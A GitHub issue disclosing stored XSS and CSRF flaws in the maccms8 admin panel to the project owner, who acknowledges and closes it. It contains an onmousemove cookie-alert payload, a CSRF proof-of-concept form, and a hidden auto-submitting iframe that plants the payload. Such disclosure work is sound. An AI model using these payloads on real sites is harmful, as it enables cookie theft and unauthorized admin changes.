New issue

Jump to bottom


There are CSRF and XSS vulnerabilities in the background, which can be combined to steal user cookies and administrator cookies #2

Closed Trepverterless opened this issue on Oct 28, 2019 · 1 comment


Trepverterless commented on Oct 28, 2019 • edited

xss


XSS vulnerability exists in the background administrator article management office when adding and modifying
Where Chinese and English names are entered, enter
`" onmousemove=alert(document.cookie) src=x ,` Following chart



Move the mouse over the label in the background article management area and the administrator cookie will pop up, as shown in the following figure



User cookies will also pop up when the front page mouse moves over the title



csrf

It is found that CSRF exists at the same time of adding and modifying

Before use

编号、名称	排序	中文名	英文名	分类页模版	内容页模版	操作
1、站内新闻" onmousemove=alert(1) src=x()	1	站内新闻	zhanneixinwen	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
2、	2		yuledongtai1234	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
3、八卦爆料()	3	八卦爆料	baguabaoliao	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
4、影片资讯" onmousemove=alert(document.cookie) src=x()	4	影片资讯	yingpianzixun	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
5、明星资讯()	5	明星资讯	mingxingzixun	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
6、电视资讯()	6	电视资讯	dianshizixun	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加

When the following page is constructed, the administrator can be induced to click

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/maccms8/safetest/admin_data.php?ac=save&tab=art_type" method="POST">
      <input type="hidden" name="t&#95;id" value="" />
      <input type="hidden" name="flag" value="add" />
      <input type="hidden" name="backurl" value="http&#58;&#47;&#47;localhost&#47;maccms8&#47;safetest&#47;index&#46;php&#63;m&#61;art&#45;type" />
      <input type="hidden" name="t&#95;pid" value="0" />
      <input type="hidden" name="t&#95;name" value="test&quot;&#32;onmousemove&#61;alert&#40;document&#46;cookie&#41;&#32;src&#61;x" />
      <input type="hidden" name="t&#95;ename" value="test&quot;&#32;onmousemove&#61;alert&#40;document&#46;cookie&#41;&#32;src&#61;x" />
      <input type="hidden" name="t&#95;tpl" value="art&#95;type&#46;html" />
      <input type="hidden" name="t&#95;tpl&#95;list" value="art&#95;list&#46;html" />
      <input type="hidden" name="t&#95;tpl&#95;art" value="art&#95;detail&#46;html" />
      <input type="hidden" name="t&#95;key" value="" />
      <input type="hidden" name="t&#95;des" value="" />
      <input type="hidden" name="t&#95;title" value="" />
      <input type="hidden" name="t&#95;sort" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

When the administrator visits the click Page

数据已保存

如果您的浏览器没有自动跳转，请点击这里

Category added successfully

文章

文章分类

文章专题

检测重复数据

文章数据

添加文章

编号、名称	排序	中文名	英文名	分类页模版	内容页模版	操作
1、站内新闻" onmousemove=alert(1) src=x()	1	站内新闻	zhanneixinwen	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
2、	2		yuledongtai1234	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
3、八卦爆料()	3	八卦爆料	baguabaoliao	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
4、影片资讯" onmousemove=alert(document.cookie) src=x()	4	影片资讯	yingpianzixun	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
5、明星资讯()	5	明星资讯	mingxingzixun	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
6、电视资讯()	6	电视资讯	dianshizixun	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
121、test" onmousemove=alert(document.cookie) src=x()	7	test	test	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
122、 test ()	8	test	test	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加
123、test" onmousemove=alert(document.cookie) src=x()	9	test	test	art_type.html	art_detail.html	隐藏 | 修改 | 删除 | 添加

全选 反选 添加 修改 删除 显隐 转移

csrf+xss

Here, CSRF and XSS can be used together, and attackers can use CSRF vulnerability to add or fix code brought in by articles ,

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Welcome to CSRF</title>
</head>
<p style="color:blue; text-align:center; font-size:60px;">Your're by CSRF</p>
<body>
<iframe hidden width=1000 heigth=100 src="#" srcdoc='
<form action="http://localhost/maccms8/safetest/admin_data.php?ac=save&tab=art_type" method="POST" name="form">
      <input type="hidden" name="t&#95;id" value="" />
      <input type="hidden" name="flag" value="add" />
      <input type="hidden" name="backurl" value="http&#58;&#47;&#47;localhost&#47;maccms8&#47;safetest&#47;index&#46;php&#63;m&#61;art&#45;type" />
      <input type="hidden" name="t&#95;pid" value="0" />
      <input type="hidden" name="t&#95;name" value="test&quot;&#32;onmousemove&#61;alert&#40;document&#46;cookie&#41;&#32;src&#61;x" />
      <input type="hidden" name="t&#95;ename" value="test&quot;&#32;onmousemove&#61;alert&#40;document&#46;cookie&#41;&#32;src&#61;x" />
      <input type="hidden" name="t&#95;tpl" value="art&#95;type&#46;html" />
      <input type="hidden" name="t&#95;tpl&#95;list" value="art&#95;list&#46;html" />
      <input type="hidden" name="t&#95;tpl&#95;art" value="art&#95;detail&#46;html" />
      <input type="hidden" name="t&#95;key" value="" />
      <input type="hidden" name="t&#95;des" value="" />
      <input type="hidden" name="t&#95;title" value="" />
      <input type="hidden" name="t&#95;sort" value="" />
      <input type="submit" value="Submit request" />
    </form>
<script>
//Automatic submission
document.form.submit();
```

```
</script>
'></iframe>
</body>
</html>
```

After the user accesses the link, the hidden iframe automatically submits the form and successfully adds the article classification with malicious code without the user's knowledge. Malicious code can send the user's cookie to the attacker's remote server and steal the user's cookie or administrator's cookie.

magicblack commented on Oct 29, 2019 — Owner

good!

magicblack closed this as completed on Nov 1, 2019

Trepverterless changed the title ~~后台存在csrf和xss漏洞，可以结合两个漏洞，盗取用户cookie和管理员cookie~~ There are CSRF and XSS vulnerabilities in the background, which can be combined to steal user cookies and administrator cookies on Dec 2, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants